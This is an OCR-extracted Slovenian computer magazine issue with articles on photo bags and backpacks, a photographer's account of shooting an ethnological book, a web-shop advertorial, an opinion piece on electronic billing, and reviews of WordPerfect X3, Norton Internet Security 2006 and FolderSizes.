Kot profesionalni fotograf sem vedno namenil svoji fotografski opremi ustrezno zaščito. Za to sta dva poglavita vzroka. Kot prvo je pri že tako dragi opremi še kako pomembno, da je ustrezno zaščitena, če jo hočemo uporabljati daljše obdobje. Tu mislim na zaščito proti udarcem, prahu, vročini in seveda tudi vlagi. Ne nazadnje je profesionalni fotograf primoran delovati v različnih vremenskih in delovnih razmerah. Seveda se lahko amater temu izogne, a ga lahko kljub temu preseneti vreme, in takrat sta lahko oprema ali fotoaparatus hitro izpostavljena vremenskim vplivom. Drugi vzrok pa je primeren transport različne opreme, ki naj bo čim bolj udoben in praktičen, še zlasti na daljših popotovanjih. Zato imam za vsak namen svojo kombinacijo opreme in ustrezno torbico, torbo ali nahrbtnik. Aluminijasti kovčki so primerni za daljša potovanja z avtomobilom v zahtevnejša področja z različnimi klimatskimi pogoji. Tu izberemo modele s tesnjenjem proti prahu in vlagi in v nevpadljivi zeleni ali rjavi preobleki. Srebrna barva namreč kar vleče poglede in oznanja, da je v kovčku dragocena oprema.

Za običajen izlet v planine in gore mi zadostuje za kompaktno kamero originalna ali ustrezna torbica. Za DSLR pa torbica trikotne oblike, v katero gre samo fotoaparatus z standardnim zoomom, in ima še dodaten žep za pola-filter. V nahrbtniku sta lahko še teleobjektiv in rezervna baterija. Torbica naj bo primerno tapcirana, za zaščito proti udarcem in vročini, zato imejte pri nakupu s seboj fotoaparatus za pravo mero.

Kadar se odpravljamo na delo ali pa na priljubljeni fotolov, pa je treba vzeti že večjo torbo ali nahrbtnik. Tu je spet odvisno, koliko časa bomo nosili opremo, ali jo bomo samo vozili v avtomobilu. Že doma se moram odločiti, kaj bom snemal in kakšno opremo bom potreboval. Zato imam tri nahrbtnike različnih velikosti, in tudi torbe treh velikosti. V najmanjšo torbo gre samo kamera, osnovni zoom objektiv in bliskavica. V srednjo osnovna oprema in dodaten teleobjektiv ali širokokotni objektiv, spet odvisno od motivov oziroma od delovne naloge. V največjo torbo ali nahrbtnik pa gre vsa oprema, od širokega kota do teleobjektiva, bliskavice, razni konverterji, filtri, dodatni svetlomer in v zadnjem času še image-tank. Nemalokrat tudi rezervno ohišje, polnilnik ali rezervne baterije za bliskavico in kamero. Pri snemanju živali v narodnem parku Bavarski gozd pa si fotografi pomagajo tudi z vozički raznih konstrukcij, da to težko opremo vlačijo za seboj, kar je dosti lažje, kot pa nositi jo na hrbtu. V gorah to seveda ne gre, tam pač opremo prilagodimo tudi svojim fizičnim sposobnostim ali pa si najamemo pomočnika nosača. Pomisliti moramo tudi na nošnjo primerne stativa, katerega nosimo posebej ali že kar pritrjenega na foto nahrbtnik.

Zelo pomembno pri izbiri torb in nahrbtnikov pa je pravilna razporeditev opreme, kar nam omogočajo tudi prestavljivi prekati. Za katero znamko se bomo odločili, je stvar osebnega okusa in potreb, seveda pa tudi kakovost materialov in priporočila drugih fotografov, ki že imajo tovrstne izkušnje. Nahrbtnik naj ima spredaj tudi večji žep za malico, rezervno oblačilo ali zaščito za dež. Pri vsem tem pa ne smemo pozabiti, da je oprema še vedno draga in da nakup ustrezne torbe ali nahrbtnika običajno pomenita le majhen delež v primerjavi z drago opremo. (Oskar Karel Dolenc)

k drugim. Namenjen je objektivom ali drugim dodatkom, vendar naj vas ime Large ne zavede. Velika je namreč le 17 cm, tako da malce večji objektiv hitro odpadejo. Na večjo torbico jo hitro pritrdimo, za večjo varnost je poskrbljeno z oprijemajočim se blagom in zaponkami.

Tamrac 5547 Adventure 7 Photo Backpack



Včasih ni dovolj, da je v nahrbtniku prostor le za fotografsko opremo, temveč ga mora biti na voljo še za kaj drugega. Model 5547 je razdeljen na dvoje, spodnji del je namenjen fotografskemu delu, zgornji drugim stvarim. Prostora je dovolj za srednje velik zrcalnorefleksni fotoapar

rat z dvema manjšima objektivoma ali bliskavico, dodaten prostor zagotavlja zunanji žep, ki ima dovolj prostora za pomnilniške kartice in baterije. Fotografsko opremo lahko damo tudi v gornji del nahrbtnika, vendar tu ni tako dobro zaščitena kot spodaj. Dobra rešitev sta še dodatna stranska žepka, kamor lahko damo plastenke s pijačo.

Tamrac 5575 Expedition 5



Čeprav ta nahrbtnik ni med največjimi v Tamracovi ponudbi, lahko vanj shranimo pravcato malo orožarno. Sem štejejo eden ali dva večja objektiv, nekaj manjših in še za kakšno bliskavico bi se našel prostor. Prostorčkov za pomnilniške kartice, baterije,

filtre in drugo opremo je več kot dovolj, tudi za stativ. Če vam to ni dovolj, lahko na nosilce obesite dodatke, kot je zunanja torbica za objektiv. A pomembnejše je dejstvo, da ima ta nahrbtnik vse zadržge zavarovane proti dežju, seveda je tudi sam material nepremočljiv. A to še ne pomeni, da bo preživel plavanje, le ploha mu ne bo prišla do živnega.

Tamrac 5265 Cyberpack Express

Za daljše poti ali resnejša fotografiranje opreme nikoli ni dovolj, pa še pošteno težka postane. Prav pride tudi kak prenosni računalnik in skupna teža je lahko hitro preko 20 kg. Zato ima ta nahrbtnik dodatna kolesčka, kot večji potovalni kovčki. Kljub temu ga lahko še vedno spravimo na hrbet, če je potrebno. Prostora v njem je več kot dovolj, sprednji žep je dovolj velik za prenosni računalnik srednje velikosti. Zanimivo je, da dodatnih prostorov za malenkosti ni toliko, ker je bolj namenjen prenosu opreme kot delu na terenu. ■

Tristo fotografij v treh mesecih

Slovenski etnolog dr. Janez Bogataj je pred kratkim izdal še eno v seriji svojih knjig z naslovom Ustvarjalna Slovenija. Projekt, ki sem mu žrtvoval pretežni del poletnih počitnic, je nadaljevanje uspešnice dr. Bogataja »Mojstrovine Slovenije«, ki jo je izdala založba Rokus.

Piše: Iztok Bončina

iztok.bončina@mojmikro.si

Knjiga je neke vrste etnološki vodnik po slovenskih obrteh, kulinarčni in gastronomski kulturi, pa tudi po kulturnih in naravnih posebnostih Slovenije. Moja naloga je bilo fotografiranje pretežnega števila motivov in tem, ki se pojavljajo v knjigi.

KRATEK ROK

Razlika med tem in drugimi podobnimi projekti je bila v tem, da je založnik, glede na idejno zasnovano, ceno in format »bodoče« knjige, pričakoval izid knjige dobre tri mesece po začasnih dogovorih. In ker sem dobil naročilo za približno tristo fotografij s praktično vseh slovenskih pokrajin, je bilo treba kar pošteno pljuniti v roke. Kdor bo prelistal knjigo, bo takoj opazil glavno značilnost tega velikega kupa fotografij. Namreč tematsko precej različne motive. Tu so posnetki rokodelcev pri delu, široki plani gostiln in restavracij, bližinski posnetki hrane, industrijska proizvodnja, vinske kleti, panoramski posnetki narave, nočne fotografije, celo zračni posnetki pokrajine. Vsa ta dinamika fotografiranja je seveda zahtevala tudi prilagodljivost opreme, a o tem nekoliko pozneje.

ZAHTEVNA LOGISTIKA

Najprej morda par besed o samem sistemu in načinu fotografiranja tega projekta. Verjetno bi se vse skupaj precej bolj zavleklo, oziroma bi imel kar dvojno delo, če ne bi bilo pomoči urednice Nine, ki je iz »glavnega štaba« vodila vso logistiko. Dogovarjala se je z množico ustvarjalcev, gostilničarjev, birokratov, skrbela za dovoljenja, predstavljala urnike in vmes še urejala knjigo. Tu nama je prvič prišla na pomoč sodobna tehnologija. Ker sem bil nenehno na terenu in med delom nedosegljiv, so mi vsake toliko piskala SMS-sporočila s potrjenimi (ali odpovedanimi) dogovori. Za zahtevnejše fotografije, npr. ambient restavracije s pripravljeno hrano sem si vzel nekoliko več časa, ki se je seveda po tipični fotografski navadi še raztegnil, posnetki kakšnega lepega razgleda pa so včasih nastali tudi mimogrede. Ker je knjiga nastajala sredi poletja, se je marsikateri »model« javil s počitnic na morju, zato sem se v določene kraje vozil večkrat, tudi trikrat ali štirikrat. Pa vča-



sih motil Kraševce pri večernem počitku, Notranjce pri nedeljskem kosilu in Dolenjce pri opravih v vinogradu. In razen morda v enem ali dveh primerih, povsod in vedno naletel na skrajno prijazne ljudi, pripravljene sodelovati in pomagati. Že to je bilo zelo prijetno doživetje.

TONA OPREME

Druga velika izkušnja pa je bilo samo fotografiranje. Vemo, da si fotografsko kilometrino najhitreje in najlažje nabiramo na terenu. Ali kot so rekli pametni ljudje, kilogram prakse je enak toni teorije. No, jaz sem imel tisto tono kar v praksi, če računam vso fotografsko kramo, ki je z mano prekrizarila Slovenijo. Fotografiral sem z digitalnim Canonom D20 in občasno z analognom trojko, uporabljal pa štiri objektivne, največ 11–18 mm in 19–35 mm, malo manj 28–105 mm in še najmanj 75–300 mm. To je bila manjša torba. Večja je vsebovala množico stojal, studijske bliskavice (1200 ws in 600 ws), navadne bliskavice, odsevnike, ozadja, filtre, kilometre kablov, itd. Moj mali punto je bil zatrpan kot kakšen arabski kamion, ki prevažata tropsko sadje. Res je, da najlepše fotografije običajno nastajajo ob dnevni svetlobi, vendar

Kako je nastajala knjiga Ustvarjalna Slovenija



če obiščeš rokodelca ob enajstih zvečer, ker ima le takrat čas ali pa če ga fotografiraš v njegovi kleti, kjer si sveti z namizno svetilko, je pač treba vzeti zadostno količino svoje svetlobe. Potem pa po najboljših močeh poskušaš v prostoru, velikem kot manjša zaporniška celica in natrpanem z raznimi predmeti, postaviti svoje bliskavice z »marelami« in zraven še ujeti kak spodoben kader. Ni čudno, da mi je nekajkrat le za las uspelo ujeti padajočo bliskavico na stojalu, ko so se neprevidne noge zapletle v klobčič zvitih kablov. No, enkrat mi to ni uspelo, in po stiku s trdim betonom in srce parajočem zvoku je pač romala na popravo.

DIGITALNE ODLIKE V TEŽAVNIH RAMERAH

Digitalni fotoaparati so v takih, dokaj oteženih delovnih razmerah pokazal vse svoje prednosti, ki so v marsičem olajšale fotografiranje. Odpadlo je recimo zamudno **merjenje svetlobe** z ročnim svetlometerom, ki je pri fotografiranju s filmi nujno potrebno. Preprosto sem nekajkrat sprožil in na zaslonu fotoaparata preveril kakovost posnetka. Če nisem smel uporabljati bliskavic (npr. v restavraciji, kjer je bila množica gostov, ki niti slučajno niso želeli, da jim neki nori fotograf med kosilom bliska v krožnik), se je nastavitve beline pri umetni svetlobi izkazala za zlata vredno. Kot tudi fotografiranje v slabših svetlobnih razmerah, kjer sem pač mirno zavrtel gumb na 400 in celo 800 ISO, kar je D20 prenesel brez omembe vrednega šuma. Predvsem pa je odpadlo marsikatero **ponavljanje posnetkov** (beri: tudi nadlegovanje ljudi in ponovna vožnja čez hribe in doline), ki bi ga bil pri fotografiranju na film zagotovo deležen.

Preprosto sem preverjal posnete fotografije na zaslonu ali prenosniku in sproti popravil slabše kadre. Da ne omenjam sproščene občutke, ko **ni več treba šteti posnetkov** in računati, koliko stroškov s filmi si še lahko privoščiš, ampak samo pritiskaš na sprožilec, dokler se fotoaparati ne začne že nekoliko smoditi.

KLASIKA ŠE VEDNO POMAGA

Navdušenje nad digitalno tehnologijo pa je občasno zamenjala poplava dokaj grdih besed, ki jih ni primerno omenjati v spodobnih revijah. Kljub mnogim prednostim, ki jih ponuja digitalni fotoaparati sem za vsak primer tovoril s seboj tudi **vrečo filmov** in preizkušeno **Canonovo trojko**. Odločitev je bila pravilna. Na terenu so se mi dvakrat ali trikrat, sredi najhujšega dela spraznile



sprožilec fotografija konča, pri digitalni pa se šele začne. Pa jih kot običajno nisem poslušal. Zato me je vsak večer, ko sem se z razbolelimi mišicami in že napol vnetimi očmi privlekel do računalnika, čakala še gora posnetkov v popolnoma **neobdelani obliki RAW**. Običajno je šlo število nekam tja proti tisoč. To goro je bilo

Velika dinamika fotografij – posnetki rokodelcev pri delu, široki plani gostiln in restavracij, bližinski posnetki hrane, industrijska proizvodnja, vinske kleti, panoramski posnetki narave, nočne fotografije, celo zračni posnetki pokrajine – je zahtevala prilagodljivo opremo.



baterije pri shranjevalcu posnetkov, priljubljeno imenovanem image tank (Alan, ti gotovo poznaš kak slovenski izraz ...). Obe kartici do vrha polni (seveda samih pomembnih fotografij), pa jih nimaš kam izprazniti. Takrat sta pač vskočili zvesti **Velvia** in **Provia**. Nekaj filmov Velvia sem poslikal tudi za primerjavo z digitalnimi posnetki, predvsem pri pokrajinskih motivih. In kar nekaj truda in časa me je stalo, da sem iz digitalnih posnetkov v **Photoshopu** potegnil kolikor toliko podobne in nasičene barve, kot jih je pričaral ta znameniti film.

RAWSANJE S POSTPRODUKCIJO

Če smo že pri Photoshopu seveda ne morem mimo še enega digitalnega križa, ki si ga navlečeš na hrbet tisti trenutek, ko postaneš ponosni lastnik digitalnega fotoaparata. Dobil je zelo znanstveni naziv »postprodukcija«. Po domače bi temu rekli **obdelava fotografij za domačim računalnikom**. Poznavalci so mi lepo govorili, da se pri analogni fotografiji s pritiskom na



treba najprej shraniti na par CD-jev, potem pa iz nje izbrati najboljše fotke, jih sortirati, obdelati, filtrirati, retuširati, kopirati, zmanjšati v mali format (da jih je urednica pred zajtrkom lahko dobila po elektronski pošti), pa ponovno shraniti na disk itd. In je šlo še pol noči v maloro. Ampak kaj hočemo, tehnologija gre naprej in mi (čeprav včasih s stisnjenimi zobmi) z njo.

KUPEC JE KRALJ - WWW.ROLAN.SI

Le malo spletnih trgovin v Sloveniji se lahko ponaša s tem, da kupcu ponuja široko paleto izdelkov. Zato mora uporabnik oziroma kupec izdelek iskati na različnih mestih. Internet res omogoča enostavno iskanje, saj je dovolj, da v iskalnik vpišemo ključne besede, a to še zdaleč ni vse. Spletne trgovine se namreč med seboj razlikujejo, zato se mora uporabnik najprej v njih znajti, nato ugotoviti, ali je ta izdelek sploh na voljo, nato pa preveriti še načine, kako ga lahko kupi, plača in dobi; če pa ga zanimajo podatki, ki jih na spletni strani ni, pa mora najti še način, kako komunicirati s spletnim trgovcem. Vse to seveda zahteva določen čas. Zakaj ne bi imeli vsega na enem mestu?

The screenshot shows the Rolan website interface. At the top, there's a navigation bar with links for 'Ko samo računalnik ni dovolj', 'Košarica', 'Moj račun', 'Prijava', 'Pomoč', 'O nas', and 'Podjetje'. Below this is the Rolan logo and the website URL 'www.rolan.si'. A secondary navigation bar includes 'Domov', 'Računalništvo', 'Foto', 'Audio-Video', 'GPS navigacija', 'Moj dom', and 'Knjige'. The main content area is divided into sections: 'Ponudba' with a sidebar for navigation and login, and a central grid of product listings. The products listed include a desktop PC (RAČUNALNIK ROLAN PINGI), a Samsung monitor (MONITOR SAMSUNG 19" TFT), and another desktop PC (RAČUNALNIK ROLAN LUXOR GT). Each product listing includes an image, specifications, and pricing. On the right side, there are search bars, a 'Novo v ponudbi' section, and a 'BREZPLAČNA DOSTAVA' banner.

BOGATA MULTIMEDIJSKA PONUDBA NA ENEM MESTU

In prav to je glavna odlika spletne trgovine RoLAN (www.rolan.si). Ta se ponaša prav s tem, zlasti kar zadeva multimedijske naprave in dodatke. Kupcu namreč ponuja paleto različnih izdelkov vseh najbolj znanih blagovnih znamk, pa naj gre za digitalno fotografijo, video, avdio-vizualne naprave, računalništvo ali pa dodatke za te kategorije naprav. Spletna trgovina je izdelana pregledno, saj lahko uporabnik zelo hitro najde to, kar ga zanima, hkrati pa o teh izdelkih dobi izredno podrobne informacije, ki so pospremljene tako s slovenskimi opisi kot tudi z originalnimi dokumenti proizvajalcev v obliki PDF. Bežen pogled na trgovino pove, da gre verjetno za eno najboljših ponudb v Sloveniji: 135 modelov kompaktnih in 20 modelov zrcalno-refleksnih fotoaparata različnih proizvajalcev, skoraj 40 modelov videokamer, 40 modelov projektorjev, skoraj 50 modelov MP3-predvajalnikov, 20 modelov predvajalnikov DVD/DivX, da ne govorimo o DVD-snemalnikih, enotah hi-fi, več kot tridesetih modelov televizijskih sprejemnikov, več kot 50 izdelkov s področja avtoakustike, skoraj 20 modelov plazemskih zaslonov, če dodatkov in razširitvah za digitalno fotografijo posebej ne omenjamo. In pri tem smo našli le izdelke s področja multimedijev, kjer se računalništva nismo niti dotaknili.

PREGLEDNI PODATKI IN PRIMERJAVE IZDELKOV

Podatki o posameznih skupinah izdelkov so organizirani tako, da jih lahko pregledujemo glede na proizvajalca, tehnologijo ali pomembno tehnično značilnost, kot je na primer ločljivost tipala digitalnega fotoaparata. Izdelke lahko preprosto med seboj tudi primerjamo. Tehnične značilnosti so namreč za izdelke posamezne vrste podane enovito, stran pa ponuja možnost izbire več izdelkov in njihovo medsebojno primerjavo, tako da preprosto ugotovimo, kako se med seboj razlikujejo. Ko najdemo izdelek, ki bi nas utegnil zanimati, ga lahko prestavimo v posebno tabelo, ki ji nato lahko dodajamo še druge izdelke. Pred našimi očmi tako nastane zanimiva primerjalna tabela, kjer je lepo vidno, kako se izdelki med seboj razlikujejo. S tem lahko vsak uporabnik sam pride do kakovostne odločitve, kateri izdelek je zanj najprimernejši.

NASVETI STROKOVNJAKOV TUDI PO TELEFONU

Ker gre za specializirano trgovino, lahko kupci dobimo nasvet od strokovnjakov za posamezna področja, kar pomeni, da bomo lahko dobili to, kar potrebujemo in si želimo, tudi če se na tehnologijo ne spoznamo, hkrati pa smo deležni tega, kar nudi klasična trgovina - torej tudi servis in podporo za izdelke, kar je v primeru klasičnih spletnih trgovin včasih težavno. Na spletni strani se lahko naročimo tudi na novice, ki jih bomo prejeli dvakrat tedensko. Z njimi nas bo podjetje RoLAN obveščalo o novostih. A ne o novostih zunaj naših meja ampak tistih, ki so že dobavljive tudi v Sloveniji. In prav ta osebni odnos in nepristransko svetovanje je tisto, po čemer je podjetje RoLAN znano kupcem na področju Maribora, spletna trgovina pa omogoča, da bodo tega deležni tudi kupci iz vse Slovenije.

The screenshot shows an e-newsletter page from Rolan, dated 23.02.2006. The header includes the Rolan logo, the slogan 'Ko samo računalnik ni dovolj', and the date. The main content is organized into several columns of product advertisements. Each ad features a product image, a title, a brief description, and pricing. The products advertised include: Canon Digital IXUS WIRELESS camera (106.980,- SIT), Prenosnik SONY VAIO VGN-PS495VP laptop (358.875,00 SIT), Tiskalnik CANON PIXMA IP4200 printer (29.990,00 SIT), GARMIN NUVI 300 GPS navigator (114.500,00 SIT), VIDEOKAMERA HDD JVC GZ-MG20 (20 GB HDD) (194.900,00 SIT), ETHERNET WIRELESS USB adapter CANON EN-WF518 54Mbps (6.490,00 SIT), MONITOR SAMSUNG 913N (68.290,00 SIT), and ROUTER ASUS WL-500g Deluxe WIRELESS (20.900,00 SIT). The page also includes contact information like 'Brezplačna telefonska 080 18 20' and 'e-mail: enakup@rolan.si'.



DOKLEJ ŠE PAPIRNATA VOJNA RAČUNOV?

K sem zadnjič prek interneta plačeval položnice sem razmišljal, koliko časa in denarja porabimo za ta opravila, ki se periodično ponavljajo. Običajno si mislim, da pač ne gre drugače, in tako iz meseca v mesec ...

Tokrat pa mi ni dalo miru in o tem sem razmišljal tudi, ko sem vse položnice že plačal. Sprašujem se, zakaj mi vsa podjetja, s katerimi tako ali drugače sodelujem, pošiljajo račun samo v papirni obliki? Zakaj moram vsak mesec ročno prepisovati zneske in sklice na računih? Ali se tega ne bi dalo poenostaviti? Vsi podatki so enkrat že v elektronski obliki, nato jih natisnejo oziroma »pretvorijo« v papirno obliko, zatem pa jih še enkrat prepisemo in »pretvorimo« v elektronsko obliko. Odvečno delo. O tem smo že veliko govorili. Vsi vemo, da pri vsaki pretvorbi lahko pride do napak. In tudi tukaj je tako.

Lahko se zmotimo pri sklicu, malo manj pa je verjetno, da se bomo zmotili pri znesku. Če lahko podjetja med seboj poslujejo elektronsko (B2B), zakaj ne bi mogla poslovati tako tudi z menoj oziroma, če posplošimo, z občani. Račun se lahko pošlje kar po elektronski pošti. Seveda boste rekli, da elektronski naslov ni zanesljiv. Res je, ni stoo odstotno zanesljiv. A dostava po pošti pa je? Ne trdim, da je elektronski nabiralnik boljši. Trdim pa, da je vsaj toliko zanesljiv kot klasična pošta. Trdim tudi, da je neprimereno cenejši, saj poštna znamka stane in tu se zgodba začne. Položnice, poslana na elektronski naslov, bi morale biti tudi nekoliko cenejše. Moja ocena je, da za kakšnih sto tolarjev. V letu dni se nekaj malega nabere, ali ne? Odšteti moramo poštnino in obrazce, kuverte. Račun bi moral biti v takšni obliki, da bi ga vsi programi za elektronsko bančništvo prepoznali. V tem primeru bi bilo tudi manj težav z urejanjem osebnih financ, seveda ob predpostavki, da uporabljamo enega izmed programov za vodenje osebnih financ.

Morda bi na tem mestu razmislili tudi o elektronskih naslovih. Država bi lahko poskrbela, da bi vsako gospodinjstvo dobilo elektronski naslov: ime.priimek@ulica.hisnastevilka.mesto.si ali pa ulica.hisnastevilka@mesto.si ali kaj podobnega. Stvar dogovora. Ti podatki bi bili javni, kot je javni telefonski imenik. Tako bi vsa podjetja lahko komunicirala s prebivalci kar v elektronski obliki. Odpade nadležno telefoniranje in prevozovanje od enega referenta do drugega. Torej, preiti je treba na elektronsko poslovanje. Tisti, ki pa to ne želijo, pa lahko še vedno uporabljajo »stari« dosedanj način in zaradi dodatnih stroškov plačujejo nekoliko več. Podobno kot je s plačevanjem položnic na bančnem okencu v primerjavi s plačevanjem prek elektronskega bančništva.

Corel WordPerfect X3 Standard Edition

Zimzelene pisarne

Po tem ko je Microsoft napovedal, da bo konec tega leta izdal prenovljeno različico svoje pisarne, so se seveda tekmeci potrudili in s precej manj pompa izdali vsak svoj pisarniški paket. Zadnji je svojega predstavil Corel. Pisarniški paket se seveda imenuje po nekoč paradnem konju – WordPerfectu.

Piše: Aleš Farkaš

ales.farkas@mojmikro.si

V paketu, ki je 13. zapovrstjo (zato oznaka X3), dobimo urejevalnik besedil **WordPerfect**, odlično preglednico **QuattroPro** predstavitveni program **Presentations**. To so trije glavni sklopi paketa. Vse drugo je vzporedno in se nekako ne ujema s temi programi po obliki in izvedbi. Žal manjka podatkovna zbirka Paradox, vendar strogo domačemu ali pisarniškemu paketu ta tudi ni namenjena.

TUDI ODJEMALEC ZA E-POŠTO

V celotni zbirki so dodobra spremenili grafični vmesnik. Obljubljena je bila tudi boljša podpora za večjezične znake. No, slovenščina je delovala in deluje zavidljivo. Tu sta tudi stari makro jezik PerfectScript in novi WordPerfect XML Designer, pa še kaj bi se našlo. Največja novost je seveda lasten odjemalec za pošto **WordPerfect Mail**. Oblika je precej klasična. Uporablja pa orodje SmartGroup, ki mu rabi kot organizator sporočil. Odjemalec podpira tudi RSS. Najboljša lastnost je, da indeksira kar vse povprek in s tem pripomore k odličnemu in hitremu iskanju in razvrščanju sporočil.


Koliko je WordPerfect »čustveno navezan« na stare različice in konkurenco, pove že pri zagonu, saj vpraša, v kakšni obliki naj se prilagodijo meniji (klasičen WordPerfectov, nov ali Wordova oblika). Seveda zna shraniti dokumente tudi v MS Office 2003 obliki. Vendar sem pri testiranju naletel na nekatere nepravilnosti pri oblikovanju besedila. Dokler bodo konkurenti samo posnemali Microsoft, ne bo prišlo do drastičnih sprememb v igri pisarniških izdelkov.

PODPORA FORMATU PDF

Pomembno pri vseh stvari je, da zna Corel Office izvoziti kot tudi uvoziti dokumente PDF, tako da lahko te dokumente tudi urejate. Vendar vse le ni tako rožnato. Prihaja namreč do napak v vseh porah oblikovno zahtevnih dokumentov (slike, dolga besedila itd.) Pri nezahtevnih pa težav ni. Prav tako ne podpira formata OASIS (Open Document Format for

Office Application), ki ga konkurenti že.

Pri delu z dokumenti je posodobljena vrstica stanja. Zdaj vidite liste na dnu, kar vam omogoča hitro prehajanje med njimi. Za vse, ki iščete dokumente po Yahooju, je omogočeno iskanje neposredno iz urejevalnika besedil. Za to vam torej pisarne ni treba zapustiti. Iskani nizi pa se odprejo kar v brskalniku. Ker je stvar lahko komu nadležna, jo je moč tudi izklopiti. Po novem program za vsako pomembno opravilo (oblikovanje in podobno) čaka na uporabnikovo potrditev in nič ne naredi sam od sebe. Zelo pomembna stvar je tudi to, da zna shraniti dokumente brez metapodatkov.



Kaj pa šefe zanima, kaj si mislite o njih, medtem ko pišete dokumente!? Kopiranje dokumentov iz spletne strani opravi program točno v takšni obliki, kot je na spletni strani in ne zahteva od uporabnika, da stvari popravlja ali dodatno oblikuje.

Corel je spodoben pisarniški paket. Nikoli ni lahko loviti zaostanka za sorodnimi izdelki. Vseeno bi se lahko pri Corelu bolj potrudili pri preizkušanju vsaj tistih stvari, ki jih propagirajo kot novosti. Sicer pa: tisti, ki ga uporabljate, ga boste gotovo še naprej, za druge pa si ne bi upal trditi, da boste čez noč prešli nanj.

Corel WordPerfect Office X3

Namenjen: Pisarniškem in domačemu delu
Za: Končno odjemalec za e-pošto; branje in pisanje dokumentov PDF; brisanje metapodatkov
Proti: Nenatančna pretvorba dokumentov
Cena: 299 USD
Spletni naslov proizvajalca: www.corel.com

Internetna zaščita na vsej črti

Industrija različnih rešitev proti virusom in drugim programskim škodljivcem je ena najbolj dobičkonosnih. Skorajda ne znamo in ne moremo več živeti brez teh programov. Tega se zavedajo tudi izdelovalci, zato na trg pošiljajo nove in nove različice, ki so včasih dobre, včasih pa samo našminkane. Tudi Symantec je predstavil je svoj posodobljeni varnostni paket.

Piše: Aleš Farkaš

ales.farkas@mojmikro.si

Symantec ponuja za preprečevanje »boleznih« vašega hišnega računalniškega ljubljena več rešitev, a le ena vsebuje vse skupaj. To je seveda Norton Internet Security. V paketu so združeni programi za varovanje vašega računalnika pri internetnih dejavnostih, med njimi tudi programa proti virusom in spamu.

Takoj po namestitvi se morate odločiti, koliko nadzora boste prepustili Nortonu. Seveda bi ta najraje prevzel vse niti v svoje roke, a dopušča tudi možnost, da si deli nadzor z Microsoftovimi programi. Vse možnosti so preprosto nastavljive, predvsem po zaslugi preprostega in razumljivega vmesnika. Manj večji uporabniki naj kar pustijo nastavitve takšne kot so, drugi pa si jih lahko prilagodijo po željah.

PROTI VOHUNOM IN »RIBIČEM«

Norton IS ima gumb, za katerim se skriva možnost celovitega pregleda računalnika. Na koncu seveda predlaga rešitev za odkrite vsiljivce ali težave oziroma odpravo morebitnih varnostnih pomanjkljivosti. Največja novost je odkrivanje in zaznavanje vohunskih programčkov (spyware). To je odlična novost, ki bo preprečevala tej čedalje bolj razširjeni nadlogi, da okuži računalnik. Sicer pa preventivno deluje še samodejni filter za spam in »ribarjenje« (phishing), ki skrbi da vaš e-poštni nabiralnik ne bi prišel v stik z okuženo vsebino. Program pregleda vso dospelo pošto, tudi priloge, vendar ne šifriranih.

SKRIVANJE PRED NAPADALCI

Norton seveda zna odstranjevati tudi viruse, trojanske konje in črve, prav tako pa onemogoči vsiljivce pred vdori in krajo identitete. Zanimivi možnosti sta skrivanje računalnika pred napadalci ter nadzor celotnega internet-

nega vhodnega in izhodnega prometa. Program blokira pojavna sporočila in reklamne vrstice. Dobrodošel je tudi starševski nadzor možnosti brskanja otrok po spletnih straneh.

Prav velike revolucije v programu ni bilo pričakovati. Vse bolj opazim, da vsak nov protivirusni program požre več sistemskih sredstev,



je počasnejši in vsiljivejši. Tovrstna industrija je očitno postala nasičena in dokler ne bo poštenega programa, ki bi stvari opravljal nevidno in hitro, za uporabnika ne bo revolucije. Žal pa takega ni na vidiku. Če ste s svojim stari programom zadovoljni, raje podaljšate licenco še za eno leto in stvari bodo delovale tako kot prej. V bodoče pa se bodo morali ponudniki tovrstnih programov bolj potruditi, saj bo novi Microsoftov operacijski sistem že vseboval večino njihovih funkcij. ■

Norton Internet Security 2006

Namenjen: Vsem, ki niste kako drugače zaščiteni.

Za: Paket orodij za preprečevanje in obrambo pred nevarno kodo.

Proti: Počasnost in odsotnost novosti

Cena: 69,99 USD

Spletni naslov proizvajalca: www.symantec.com

Vaši diski v sliki in besedi



Operacijski sistem Windows ponavadi že vsebuje vsa potrebna osnovna orodja. Res pa je, da je vse skupaj narejeno bolj špartansko, in za nekatera se je mora uporabnik posebno potruditi, da jih najde in uporabi.


Piše: Aleš Farkaš

ales.farkas@mojmikro.si

FolderSizes je analizator diskovnega prostora v lokalnem računalniku kot tudi na omrežnih diskih. Vsak bo rekel: Nič posebnega, saj to imamo. Res je, vendar koliko časa traja, da operacijski sistem najde vse datoteke, kaj šele da bi vam izpisal poročila v slikovni obliki in pregledal kaj drugega na disku.

FolderSizes je program, ki zbira informacije o mapah in datotekah ter vse skupaj tudi predstavi v obliki vizualne analize in poročil. Celotno poročilo lahko potem izvozite v obliko XML ali HTML, ga natisnete in seveda dokažete finančnikom, da je čas za nakup novega diska. Poročil je kar 8 vrst in vsa se dajo prikazati kot besedilo ali graf. Predstavite lahko značilnosti diska ali map, poleg tega pa še, komu pripada določena datoteka. Seveda na omrežnih diskih ni nikoli dovolj prostora, zato je krivce za polnjenje diska tako najlažje najti. To vam omogočajo filtri in seveda iskanje v globino po strukturi sistema. Program zna prikazati tudi vsebino skritih map. Po izbrani strukturi zna uporabiti tudi regularne izraze za določeno iskano datoteko ali mapo.

